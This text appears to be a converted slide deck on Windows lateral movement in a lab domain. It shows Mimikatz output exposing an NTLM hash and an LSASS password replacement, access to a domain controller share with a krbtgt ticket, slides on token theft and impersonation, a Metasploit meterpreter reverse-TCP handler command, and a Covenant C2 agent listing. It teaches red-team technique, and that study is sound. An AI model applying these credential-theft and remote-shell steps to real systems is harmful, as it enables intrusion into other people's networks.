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
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
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
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impers.   : no
NTLM      : bd35111ab3b0d46129efbdbab06b49c4
| PID 3292
| TID 1484
| LSA Process is now R/W
| LUID 0 ; 18256237 (00000000:0116916d)
\ msv1_0 - data copy @ 0000026B9E87E480 : OK !
\ kerberos - data copy @ 0000026B9E884068
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  \ rc4_md4 OK
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  \ rc4_hmac_old_exp OK
  \ *Password replace @ 0000026B9ECE8408 (32) -> nu
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Administrator: C:\Windows\SYSTEM32\cmd.exe

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C:\Windows\system32>dir \\dc01.capsule.corp\C$
Volume in drive \\dc01.capsule.corp\C$ has no label.
Volume Serial Number is 541F-854C

Directory of \\dc01.capsule.corp\C$

09/15/2018  09:19 AM    <DIR>          PerfLogs
04/25/2019  02:43 PM    <DIR>          Program Files
09/15/2018  11:06 AM    <DIR>          Program Files (x86)
05/05/2019  05:15 PM    <DIR>          Users
05/10/2019  06:08 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)      5,058,420,736 bytes free

C:\Windows\system32>klist

Current LogonId is 0:0x116916d

Cached Tickets: (3)

#0> Client: administrator @ CAPSULE.CORP
Server: krbtgt/CAPSULE.CORP @ CAPSULE.CORP
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize

Start Time: 5/11/2019 14:27:57 (local)
End Time: 5/12/2019 0:27:57 (local)
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# **Can I Manipulate Interesting Tokens?**

Creating and manipulating logon sessions with passwords/hashes/tickets is nice but... what if there is already what we need in the system?


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PS C:\> Get-Process -IncludeUserName
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Handles	WS(K)	CPU(s)	Id	UserName	ProcessName
393	8020	0.36	4656	CAPSULE\Acapaz	ApplicationFrameHost
302	21892	0.16	3608	CAPSULE\Acapaz	backgroundTaskHost
266	23412	0.09	4372	CAPSULE\Acapaz	backgroundTaskHost
162	1668	0.05	980	CAPSULE\Acapaz	browser_broker
47	3324	0.00	8052	CAPSULE\administrator	cmd
242	15708	1.23	1928	CAPSULE\Acapaz	conhost
191	15972	0.05	5264	CAPSULE\administrator	conhost
239	20392	1.31	6820	CAPSULE\Acapaz	conhost
457	1372	0.55	604		csrss

# Token Manipulation

- With privileges, we can manipulate any token in the system!
- Recall that credentials are tied to logon sessions
  - Interactive logon → Credentials in lsass.exe
  - Network logon → No credentials in lsass.exe (usually)
- Logon with no creds means token with no creds
- Token with no creds means USELESS TOKEN for lateral movement purposes

# Token Impersonation / Theft




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- **CreateProcessWithTokenW()** → Creates a process with the token.
- **ImpersonateLoggedOnUser()** → Assigns a primary or impersonation token to the calling thread
- **SetThreadToken()** → Assigns an impersonation token to a thread





# Injecting into the Context



\* Any kind of process injection

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Name	PID	User name
> System Idle Process	0	NT AUTHORITY\SYSTEM
Registry	68	NT AUTHORITY\SYSTEM
csrss.exe	604	NT AUTHORITY\SYSTEM
> wininit.exe	672	NT AUTHORITY\SYSTEM
csrss.exe	680	NT AUTHORITY\SYSTEM
winlogon.exe	784	NT AUTHORITY\SYSTEM
fontdrvhost.exe	924	Font Driver Host\UMFD-1
dwm.exe	544	Window Manager\DWM-1
explorer.exe	4432	CAPSULE\Acapaz
MSASCuiL.exe	6744	CAPSULE\Acapaz
vmtoolsd.exe	6908	CAPSULE\Acapaz
ProcessHacker.exe	6432	CAPSULE\Acapaz
OneDrive.exe	2060	CAPSULE\Acapaz
cmd.exe	6428	CAPSULE\Administrator
conhost.exe	3532	CAPSULE\Administrator

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root@Strobe: ~

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msf5 > handler -H 10.10.11.150 -P 443 -p windows/x64/meterpreter_reverse_tcp
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**Let's Move**

# Remote Code Execution

- Remote Service Control Manager
- Remote Task Scheduler Service
- Remote Registry
- WS-Man
- DCOM
- WMI
- ...

Grunt: 49f02ebca2

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Name:          49f02ebca2
CommType:     HTTP
Connected Grunts:
Hostname:     FileServer
IPAdress:     192.168.83.158
User:         CAPSULE\Acapaz
Status:       Active
LastCheckIn:  6/5/19 2:33:05 PM
ActivationTime: 6/5/19 2:03:54 PM
Integrity:    Medium
OperatingSystem: Microsoft Windows NT 10.0.17134.0
Process:      powershell
Delay:        0
JitterPercent: 10
ConnectAttempts: 5000
KillDate:     12/31/99 11:59:59 PM
Tasks Assigned: af77bd235b, cc2abfed26, 8fd8594789, 48e4dfac28, 7ece7b1db2, 52da633087, 4b096f209f, 29e...
Tasks Completed: af77bd235b, cc2abfed26, 8fd8594789, 48e4dfac28, 7ece7b1db2, 52da633087, 4b096f209f, 29e...

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# MANY THANKS!

Any Question?

Is anybody awake?

